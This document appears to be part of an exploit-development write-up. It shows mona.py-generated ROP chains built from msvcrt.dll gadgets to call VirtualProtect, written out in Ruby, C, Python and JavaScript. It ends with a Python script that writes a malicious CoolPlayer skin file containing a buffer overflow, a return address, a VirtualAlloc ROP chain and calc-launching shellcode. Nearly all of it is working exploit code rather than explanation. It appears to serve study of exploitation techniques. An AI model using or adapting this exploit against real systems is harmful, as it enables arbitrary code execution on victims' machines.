| 6.0.5441.0 [Normaliz.dll] (C:\WINDOWS\system32\Normaliz.dll)
-----------------------------------------------------------------------------------------------------
--------------------------------------------------------------

################################################################################

Register setup for VirtualProtect() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
```

```
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualProtect()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------


ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :
----------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c1be03,  # POP EBP # RETN [msvcrt.dll]
      0x77c1be03,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x00000000,  # [-] Unable to find gadget to put 00000201 into ebx
      #[---INFO:gadgets_to_set_edx:---]
      0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into edx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c34f68,  # POP ECX # RETN [msvcrt.dll]
      0x77c5e498,  # &Writable location [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c479d8,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c21891,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
      0x77c11120,  # ptr to &VirtualProtect() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ].flatten.pack("V*")
```

```
    return rop_gadgets

  end


  # Call the ROP chain generator inside the 'exploit' function :


  rop_chain = create_rop_chain()
```

*** [C] ***

```
  #define CREATE_ROP_CHAIN(name, ...) \
    int name##_length = create_rop_chain(NULL, ##__VA_ARGS__); \
    unsigned int name[name##_length / sizeof(unsigned int)]; \
    create_rop_chain(name, ##__VA_ARGS__);

  int create_rop_chain(unsigned int *buf, unsigned int )
  {
    // rop chain generated with mona.py - www.corelan.be
    unsigned int rop_gadgets[] = {
      //[---INFO:gadgets_to_set_ebp:---]
      0x77c1be03,  // POP EBP // RETN [msvcrt.dll]
      0x77c1be03,  // skip 4 bytes [msvcrt.dll]
      //[---INFO:gadgets_to_set_ebx:---]
      0x00000000,  // [-] Unable to find gadget to put 00000201 into ebx
      //[---INFO:gadgets_to_set_edx:---]
      0x77c34de1,  // POP EAX // RETN [msvcrt.dll]
      0x2cfe04a7,  // put delta into eax (-> put 0x00000040 into edx)
      0x77c4eb80,  // ADD EAX,75C13B66 // ADD EAX,5D40C033 // RETN [msvcrt.dll]
      0x77c58fbc,  // XCHG EAX,EDX // RETN [msvcrt.dll]
      //[---INFO:gadgets_to_set_ecx:---]
      0x77c34f68,  // POP ECX // RETN [msvcrt.dll]
      0x77c5e498,  // &Writable location [msvcrt.dll]
      //[---INFO:gadgets_to_set_edi:---]
      0x77c479d8,  // POP EDI // RETN [msvcrt.dll]
      0x77c47a42,  // RETN (ROP NOP) [msvcrt.dll]
      //[---INFO:gadgets_to_set_esi:---]
      0x77c21891,  // POP ESI // RETN [msvcrt.dll]
      0x77c2aacc,  // JMP [EAX] [msvcrt.dll]
      0x77c4ded4,  // POP EAX // RETN [msvcrt.dll]
      0x77c11120,  // ptr to &VirtualProtect() [IAT msvcrt.dll]
      //[---INFO:pushad:---]
      0x77c12df9,  // PUSHAD // RETN [msvcrt.dll]
      //[---INFO:extras:---]
      0x77c354b4,  // ptr to 'push esp // ret ' [msvcrt.dll]
    };
    if(buf != NULL) {
      memcpy(buf, rop_gadgets, sizeof(rop_gadgets));
```

```
    };
    return sizeof(rop_gadgets);
  }

  // use the 'rop_chain' variable after this call, it's just an unsigned int[]
  CREATE_ROP_CHAIN(rop_chain, );
  // alternatively just allocate a large enough buffer and get the rop chain, i.e.:
  // unsigned int rop_chain[256];
  // int rop_chain_length = create_rop_chain(rop_chain, );

*** [ Python ] ***

  def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c1be03,  # POP EBP # RETN [msvcrt.dll]
      0x77c1be03,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x00000000,  # [-] Unable to find gadget to put 00000201 into ebx
      #[---INFO:gadgets_to_set_edx:---]
      0x77c34de1,  # POP EAX # RETN [msvcrt.dll]
      0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into edx)
      0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
      0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_ecx:---]
      0x77c34f68,  # POP ECX # RETN [msvcrt.dll]
      0x77c5e498,  # &Writable location [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
      0x77c479d8,  # POP EDI # RETN [msvcrt.dll]
      0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
      0x77c21891,  # POP ESI # RETN [msvcrt.dll]
      0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
      0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
      0x77c11120,  # ptr to &VirtualProtect() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
      0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
      0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

  rop_chain = create_rop_chain()



*** [ JavaScript ] ***

  //rop chain generated with mona.py - www.corelan.be
```

```
  rop_gadgets = unescape(
    "" + // #[---INFO:gadgets_to_set_ebp:---] :
    "%ube03%u77c1" + // 0x77c1be03 : ,# POP EBP # RETN [msvcrt.dll]
    "%ube03%u77c1" + // 0x77c1be03 : ,# skip 4 bytes [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ebx:---] :
    "%u0000%u0000" + // 0x00000000 : ,# [-] Unable to find gadget to put 00000201
into ebx
    "" + // #[---INFO:gadgets_to_set_edx:---] :
    "%u4de1%u77c3" + // 0x77c34de1 : ,# POP EAX # RETN [msvcrt.dll]
    "%u04a7%u2cfe" + // 0x2cfe04a7 : ,# put delta into eax (-> put 0x00000040 into
edx)
    "%ueb80%u77c4" + // 0x77c4eb80 : ,# ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN
[msvcrt.dll]
    "%u8fbc%u77c5" + // 0x77c58fbc : ,# XCHG EAX,EDX # RETN [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_ecx:---] :
    "%u4f68%u77c3" + // 0x77c34f68 : ,# POP ECX # RETN [msvcrt.dll]
    "%ue498%u77c5" + // 0x77c5e498 : ,# &Writable location [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_edi:---] :
    "%u79d8%u77c4" + // 0x77c479d8 : ,# POP EDI # RETN [msvcrt.dll]
    "%u7a42%u77c4" + // 0x77c47a42 : ,# RETN (ROP NOP) [msvcrt.dll]
    "" + // #[---INFO:gadgets_to_set_esi:---] :
    "%u1891%u77c2" + // 0x77c21891 : ,# POP ESI # RETN [msvcrt.dll]
    "%uaacc%u77c2" + // 0x77c2aacc : ,# JMP [EAX] [msvcrt.dll]
    "%uded4%u77c4" + // 0x77c4ded4 : ,# POP EAX # RETN [msvcrt.dll]
    "%u1120%u77c1" + // 0x77c11120 : ,# ptr to &VirtualProtect() [IAT msvcrt.dll]
    "" + // #[---INFO:pushad:---] :
    "%u2df9%u77c1" + // 0x77c12df9 : ,# PUSHAD # RETN [msvcrt.dll]
    "" + // #[---INFO:extras:---] :
    "%u54b4%u77c3" + // 0x77c354b4 : ,# ptr to 'push esp # ret ' [msvcrt.dll]
    ""); //  :


-------------------------------------------------------------------------------------
-------------
```

Ropchain.py

```
import struct

#using VirtualAlloc() as was able to find gadget and pointers
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c1ded9,  # POP EBP # RETN [msvcrt.dll]
      0x77c1ded9,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x77c4fa1c,  # POP EBX # RETN [msvcrt.dll]
      0xffffffff,  #
      0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
```

```
        0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_edx:---]
        0x77c34fcd,  # POP EAX # RETN [msvcrt.dll]
        0x2cfe1467,  # put delta into eax (-> put 0x00001000 into edx)
        0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_ecx:---]
        0x77c52217,  # POP EAX # RETN [msvcrt.dll]
        0x2cfe04a7,  # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4eb80,  # ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN [msvcrt.dll]
        0x77c13ffd,  # XCHG EAX,ECX # RETN [msvcrt.dll]
        #[---INFO:gadgets_to_set_edi:---]
        0x77c47ae8,  # POP EDI # RETN [msvcrt.dll]
        0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
        #[---INFO:gadgets_to_set_esi:---]
        0x77c22666,  # POP ESI # RETN [msvcrt.dll]
        0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
        0x77c4e392,  # POP EAX # RETN [msvcrt.dll]
        0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
        #[---INFO:pushad:---]
        0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
        #[---INFO:extras:---]
        0x77c35459,  # ptr to 'push esp # ret ' [msvcrt.dll]
      ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)

shellcode = "\x31\xC9\x51\x68\x63\x61\x6C\x63\x54\xB8\xC7\x93\xC2\x77\xFF\xD0"

f = open("crashtest.ini", "w") # open file to write
f.write("[CoolPlayer Skin]\nPlaylistSkin=") # header
f.write("A"*473) # buffer

f.write(struct.pack('<L', 0x77c127b2)) # Return Address

rop_chain = create_rop_chain()
f.write(rop_chain) # ROP chain

f.write(shellcode)
f.close()
```